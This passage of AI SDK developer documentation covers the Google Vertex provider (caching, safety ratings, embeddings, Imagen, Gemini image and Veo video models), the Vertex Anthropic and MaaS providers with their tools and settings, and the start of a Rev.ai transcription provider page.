First, create a cache using the Google GenAI SDK with Vertex mode enabled:
import { GoogleGenAI } from '@google/genai';
const ai = new GoogleGenAI({
vertexai: true,
project: process.env.GOOGLE_VERTEX_PROJECT,
location: process.env.GOOGLE_VERTEX_LOCATION,
});
const model = 'gemini-2.5-pro';
// Create a cache with the content you want to reuse
const cache = await ai.caches.create({
model,
config: {
contents: [
{
role: 'user',
parts: [{ text: '1000 Lasagna Recipes...' }],
},
],
ttl: '300s', // Cache expires after 5 minutes
},
});
console.log('Cache created:', cache.name);
// e.g. projects/my-project/locations/us-central1/cachedContents/abc123
Then use the cache with the AI SDK:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text: veggieLasagnaRecipe } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
vertex: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
const { text: meatLasagnaRecipe } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: 'Write a meat lasagna recipe for 12 people.',
providerOptions: {
vertex: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google Vertex AI documentation on configuring safety filters.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
For more details, see the Google Vertex AI documentation on grounding with Google Search.
Troubleshooting
Schema Limitations
The Google Vertex API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText, Output } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
providerOptions: {
vertex: {
structuredOutputs: false,
} satisfies GoogleLanguageModelOptions,
},
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Vertex:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemini-3-pro-preview |
||||
gemini-2.5-pro |
||||
gemini-2.5-flash |
||||
gemini-2.0-flash-001 |
Embedding Models
You can create models that call the Google Vertex AI embeddings API using the .embeddingModel() factory method:
const model = vertex.embeddingModel('text-embedding-005');
Google Vertex AI embedding models support additional settings. You can pass them as an options argument:
import {
vertex,
type GoogleVertexEmbeddingModelOptions,
} from '@ai-sdk/google-vertex';
import { embed } from 'ai';
const model = vertex.embeddingModel('text-embedding-005');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
vertex: {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
autoTruncate: false, // optional
} satisfies GoogleVertexEmbeddingModelOptions,
},
});
The following optional provider options are available for Google Vertex AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
-
title: string
Optional. The title of the document being embedded. This helps the model produce better embeddings by providing additional context. Only valid when
taskTypeis set to'RETRIEVAL_DOCUMENT'. -
autoTruncate: boolean
Optional. When set to
true, input text will be truncated if it exceeds the maximum length. When set tofalse, an error is returned if the input text is too long. Defaults totrue.
Model Capabilities
| Model | Max Values Per Call | Parallel Calls | Multimodal |
|---|---|---|---|
text-embedding-005 |
2048 | ||
gemini-embedding-2-preview |
2048 |
Image Models
You can create image models using the .image() factory method. The Google Vertex provider supports both Imagen and Gemini image models. For more on image generation with the AI SDK see generateImage().
Imagen Models
Imagen models generate images using the Imagen on Vertex AI API.
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google Vertex provider options. You can validate the provider options using the GoogleVertexImageModelOptions type.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
providerOptions: {
vertex: {
negativePrompt: 'pixelated, blurry, low-quality',
} satisfies GoogleVertexImageModelOptions,
},
// ...
});
The following provider options are available:
-
negativePrompt string A description of what to discourage in the generated images.
-
personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult. -
safetySetting
block_low_and_above|block_medium_and_above|block_only_high|block_noneWhether to block unsafe content. Defaults toblock_medium_and_above. -
addWatermark boolean Whether to add an invisible watermark to the generated images. Defaults to
true. -
storageUri string Cloud Storage URI to store the generated images.
Additional information about the images can be retrieved using Google Vertex meta data.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
console.log(
`Revised prompt: ${providerMetadata.vertex.images[0].revisedPrompt}`,
);
Image Editing
Google Vertex Imagen models support image editing through inpainting, outpainting, and other edit modes. Pass input images via prompt.images and optionally a mask via prompt.mask.
Inpainting (Insert Objects)
Insert or replace objects in specific areas using a mask:
import { vertex, GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
import fs from 'fs';
const image = fs.readFileSync('./input-image.png');
const mask = fs.readFileSync('./mask.png'); // White = edit area
const { images } = await generateImage({
model: vertex.image('imagen-3.0-capability-001'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask,
},
providerOptions: {
vertex: {
edit: {
baseSteps: 50,
mode: 'EDIT_MODE_INPAINT_INSERTION',
maskMode: 'MASK_MODE_USER_PROVIDED',
maskDilation: 0.01,
},
} satisfies GoogleVertexImageModelOptions,
},
});
Outpainting (Extend Image)
Extend an image beyond its original boundaries:
import { vertex, GoogleVertexImageModelOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
import fs from 'fs';
const image = fs.readFileSync('./input-image.png');
const mask = fs.readFileSync('./outpaint-mask.png'); // White = extend area
const { images } = await generateImage({
model: vertex.image('imagen-3.0-capability-001'),
prompt: {
text: 'Extend the scene with more of the forest background',
images: [image],
mask,
},
providerOptions: {
vertex: {
edit: {
baseSteps: 50,
mode: 'EDIT_MODE_OUTPAINT',
maskMode: 'MASK_MODE_USER_PROVIDED',
},
} satisfies GoogleVertexImageModelOptions,
},
});
Edit Provider Options
The following options are available under providerOptions.vertex.edit:
-
mode - The edit mode to use:
EDIT_MODE_INPAINT_INSERTION- Insert objects into masked areasEDIT_MODE_INPAINT_REMOVAL- Remove objects from masked areasEDIT_MODE_OUTPAINT- Extend image beyond boundariesEDIT_MODE_CONTROLLED_EDITING- Controlled editingEDIT_MODE_PRODUCT_IMAGE- Product image editingEDIT_MODE_BGSWAP- Background swap
-
baseSteps number - Number of sampling steps (35-75). Higher values = better quality but slower.
-
maskMode - How to interpret the mask:
MASK_MODE_USER_PROVIDED- Use the provided mask directlyMASK_MODE_DEFAULT- Default mask modeMASK_MODE_DETECTION_BOX- Mask from detected bounding boxesMASK_MODE_CLOTHING_AREA- Mask from clothing segmentationMASK_MODE_PARSED_PERSON- Mask from person parsing
-
maskDilation number - Percentage (0-1) to grow the mask. Recommended: 0.01.
Imagen Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-3.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-generate-002 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
Gemini Image Models
Gemini image models (e.g. gemini-2.5-flash-image) are multimodal output language models that can be used with generateImage() for a simpler image generation experience. Internally, the provider calls the language model API with responseModalities: ['IMAGE'].
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('gemini-2.5-flash-image'),
prompt: 'A photorealistic image of a cat wearing a wizard hat',
aspectRatio: '1:1',
});
Gemini image models also support image editing by providing input images:
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
import fs from 'node:fs';
const sourceImage = fs.readFileSync('./cat.png');
const { image } = await generateImage({
model: vertex.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: [sourceImage],
},
});
You can also use URLs (including gs:// Cloud Storage URIs) for input images:
import { vertex } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: ['https://example.com/cat.png'],
},
});
Gemini Image Model Capabilities
| Model | Image Generation | Image Editing | Aspect Ratios |
|---|---|---|---|
gemini-3.1-flash-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-3-pro-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-2.5-flash-image |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 |
Video Models
You can create Veo video models that call the Vertex AI API
using the .video() factory method. For more on video generation with the AI SDK see generateVideo().
import { vertex } from '@ai-sdk/google-vertex';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: vertex.video('veo-3.1-generate-001'),
prompt:
'A pangolin curled on a mossy stone in a glowing bioluminescent forest',
aspectRatio: '16:9',
});
You can configure resolution and duration:
import { vertex } from '@ai-sdk/google-vertex';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: vertex.video('veo-3.1-generate-001'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
resolution: '1920x1080',
duration: 8,
});
Provider Options
Further configuration can be done using Google Vertex provider options. You can validate the provider options using the GoogleVertexVideoModelOptions type.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexVideoModelOptions } from '@ai-sdk/google-vertex';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: vertex.video('veo-3.1-generate-001'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
providerOptions: {
vertex: {
generateAudio: true,
personGeneration: 'allow_adult',
} satisfies GoogleVertexVideoModelOptions,
},
});
The following provider options are available:
-
generateAudio boolean
Whether to generate audio along with the video.
-
personGeneration
'dont_allow'|'allow_adult'|'allow_all'Whether to allow person generation in the video.
-
negativePrompt string
A description of what to discourage in the generated video.
-
gcsOutputDirectory string
Cloud Storage URI to store the generated videos.
-
referenceImages Array<{ bytesBase64Encoded?: string; gcsUri?: string }>
Reference images for style or asset guidance.
-
pollIntervalMs number
Polling interval in milliseconds for checking task status.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation.
Model Capabilities
| Model | Audio Support |
|---|---|
veo-3.1-generate-001 |
Yes |
veo-3.1-fast-generate-001 |
Yes |
veo-3.0-generate-001 |
Yes |
veo-3.0-fast-generate-001 |
Yes |
veo-2.0-generate-001 |
No |
Google Vertex Anthropic Provider Usage
The Google Vertex Anthropic provider for the AI SDK offers support for Anthropic's Claude models through the Google Vertex AI APIs. This section provides details on how to set up and use the Google Vertex Anthropic provider.
Provider Instance
You can import the default provider instance vertexAnthropic from @ai-sdk/google-vertex/anthropic:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
If you need a customized setup, you can import createVertexAnthropic from @ai-sdk/google-vertex/anthropic and create a provider instance with your settings:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Node.js Runtime
For Node.js environments, the Google Vertex Anthropic provider supports all standard Google Cloud authentication options through the google-auth-library. You can customize the authentication options by passing them to the createVertexAnthropic function:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the Google Vertex Anthropic provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex Anthropic provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
For Edge runtimes, you can import the provider instance from @ai-sdk/google-vertex/anthropic/edge:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
To customize the setup, use createVertexAnthropic from the same module:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can use Anthropic language models to generate text with the generateText function:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexAnthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
The following optional provider options are available for Anthropic models:
-
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request. -
thinkingobjectOptional. See Reasoning section for more details.
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user.
Reasoning
Anthropic has reasoning support for the claude-3-7-sonnet@20250219 model.
You can enable it using the thinking provider option
and specifying a thinking budget in tokens.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: vertexAnthropic('claude-3-7-sonnet@20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
Cache read and cache write (creation) token counts are returned on the standard
usage object for both generateText and streamText. You can access them at
result.usage.inputTokenDetails.cacheReadTokens and
result.usage.inputTokenDetails.cacheWriteTokens.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log('Cache read tokens:', result.usage.inputTokenDetails.cacheReadTokens);
console.log(
'Cache write tokens:',
result.usage.inputTokenDetails.cacheWriteTokens,
);
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
For more on prompt caching with Anthropic, see Google Vertex AI's Claude prompt caching documentation and Anthropic's Cache Control documentation.
Tools
Google Vertex Anthropic supports a subset of Anthropic's built-in tools. The following tools are available via the tools property of the provider instance:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
- Web Search Tool: Provides access to real-time web content.
For more background on Anthropic tools, see Anthropic's documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = vertexAnthropic.tools.bash_20250124({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files:
const textEditorTool = vertexAnthropic.tools.textEditor_20250124({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis not supported intextEditor_20250429andtextEditor_20250728.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replacecommand.insert_text(string, optional): Required forinsertcommand, containing the text to insert.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.max_characters(number, optional): Optional maximum number of characters to view in the file (only available intextEditor_20250728).
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = vertexAnthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
Web Search Tool
The Web Search Tool provides Claude with direct access to real-time web content:
const webSearchTool = vertexAnthropic.tools.webSearch_20250305({
maxUses: 5, // Optional: Maximum number of web searches Claude can perform
allowedDomains: ['example.com'], // Optional: Only search these domains
blockedDomains: ['spam.com'], // Optional: Never search these domains
userLocation: {
// Optional: Provide location for geographically relevant results
type: 'approximate',
city: 'San Francisco',
region: 'CA',
country: 'US',
timezone: 'America/Los_Angeles',
},
});
Parameters:
maxUses(number, optional): Maximum number of web searches Claude can perform during the conversation.allowedDomains(string[], optional): Optional list of domains that Claude is allowed to search.blockedDomains(string[], optional): Optional list of domains that Claude should avoid when searching.userLocation(object, optional): Optional user location information to provide geographically relevant search results.type('approximate'): The type of location (must be approximate).city(string, optional): The city name.region(string, optional): The region or state.country(string, optional): The country.timezone(string, optional): The IANA timezone ID.
These tools can be used in conjunction with supported Claude models to enable more complex interactions and tasks.
Model Capabilities
The latest Anthropic model list on Vertex AI is available here. See also Anthropic Model Comparison.
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Computer Use |
|---|---|---|---|---|---|
claude-3-7-sonnet@20250219 |
|||||
claude-3-5-sonnet-v2@20241022 |
|||||
claude-3-5-sonnet@20240620 |
|||||
claude-3-5-haiku@20241022 |
|||||
claude-3-sonnet@20240229 |
|||||
claude-3-haiku@20240307 |
|||||
claude-3-opus@20240229 |
Google Vertex MaaS Provider Usage
The Google Vertex MaaS (Model as a Service) provider offers access to partner and open models hosted on Vertex AI through an OpenAI-compatible Chat Completions API. This includes models from DeepSeek, Qwen, Meta, MiniMax, Moonshot, and OpenAI.
For more information, see the Vertex AI MaaS documentation.
Provider Instance
You can import the default provider instance vertexMaas from @ai-sdk/google-vertex/maas:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
If you need a customized setup, you can import createVertexMaas from @ai-sdk/google-vertex/maas and create a provider instance with your settings:
import { createVertexMaas } from '@ai-sdk/google-vertex/maas';
const vertexMaas = createVertexMaas({
project: 'my-project', // optional
location: 'us-east5', // optional, defaults to 'global'
});
Node.js Runtime
For Node.js environments, the Google Vertex MaaS provider supports all standard Google Cloud authentication options through the google-auth-library:
import { createVertexMaas } from '@ai-sdk/google-vertex/maas';
const vertexMaas = createVertexMaas({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
-
project string
The Google Cloud project ID. Defaults to the
GOOGLE_VERTEX_PROJECTenvironment variable. -
location string
The Google Cloud location, e.g.
us-east5orglobal. Defaults to theGOOGLE_VERTEX_LOCATIONenvironment variable. If not set, defaults toglobal. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library.
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Edge Runtime
For Edge runtimes, import from @ai-sdk/google-vertex/maas/edge:
import { vertexMaas } from '@ai-sdk/google-vertex/maas/edge';
import { createVertexMaas } from '@ai-sdk/google-vertex/maas/edge';
const vertexMaas = createVertexMaas({
project: 'my-project',
location: 'us-east5',
});
For Edge runtime authentication, set these environment variables:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Language Models
You can create models using the provider instance. The first argument is the model ID:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexMaas('deepseek-ai/deepseek-v3.2-maas'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Streaming is also supported:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
import { streamText } from 'ai';
const result = streamText({
model: vertexMaas('deepseek-ai/deepseek-v3.2-maas'),
prompt: 'Invent a new holiday and describe its traditions.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
Available Models
The following models are available through the MaaS provider. You can also pass any valid model ID as a string.
| Model ID | Provider |
|---|---|
deepseek-ai/deepseek-r1-0528-maas |
DeepSeek |
deepseek-ai/deepseek-v3.1-maas |
DeepSeek |
deepseek-ai/deepseek-v3.2-maas |
DeepSeek |
openai/gpt-oss-120b-maas |
OpenAI |
openai/gpt-oss-20b-maas |
OpenAI |
meta/llama-4-maverick-17b-128e-instruct-maas |
Meta |
meta/llama-4-scout-17b-16e-instruct-maas |
Meta |
minimax/minimax-m2-maas |
MiniMax |
qwen/qwen3-coder-480b-a35b-instruct-maas |
Qwen |
qwen/qwen3-next-80b-a3b-instruct-maas |
Qwen |
qwen/qwen3-next-80b-a3b-thinking-maas |
Qwen |
moonshotai/kimi-k2-thinking-maas |
Moonshot |
title: Rev.ai description: Learn how to use the Rev.ai provider for the AI SDK.
Rev.ai Provider
The Rev.ai provider contains language model support for the Rev.ai transcription API.
Setup
The Rev.ai provider is available in the @ai-sdk/revai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance revai from @ai-sdk/revai:
import { revai } from '@ai-sdk/revai';
If you need a customized setup, you can import createRevai from @ai-sdk/revai and create a provider instance with your settings:
import { createRevai } from '@ai-sdk/revai';
const revai = createRevai({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Rev.ai provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theREVAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Rev.ai transcription API
using the .transcription() factory method.
The first argument is the model id e.g. machine.
const model = revai.transcription('machine');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import { revai } from '@ai-sdk/revai';
import { type RevaiTranscriptionModelOptions } from '@ai-sdk/revai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: revai.transcription('machine'),
audio: await readFile('audio.mp3'),
providerOptions: {
revai: { language: 'en' } satisfies RevaiTranscriptionModelOptions,
},
});
The following provider options are available:
-
metadata string
Optional metadata string to associate with the transcription job.
-
notification_config object
Configuration for webhook notifications when job is complete.
- url string - URL to send the notification to.
- auth_headers object - Optional authorization headers for the notification request.
- Authorization string - Authorization header value.
-
delete_after_seconds integer
Number of seconds after which the job will be automatically deleted.
-
verbatim boolean
Whether to include filler words and false starts in the transcription.
-
rush boolean
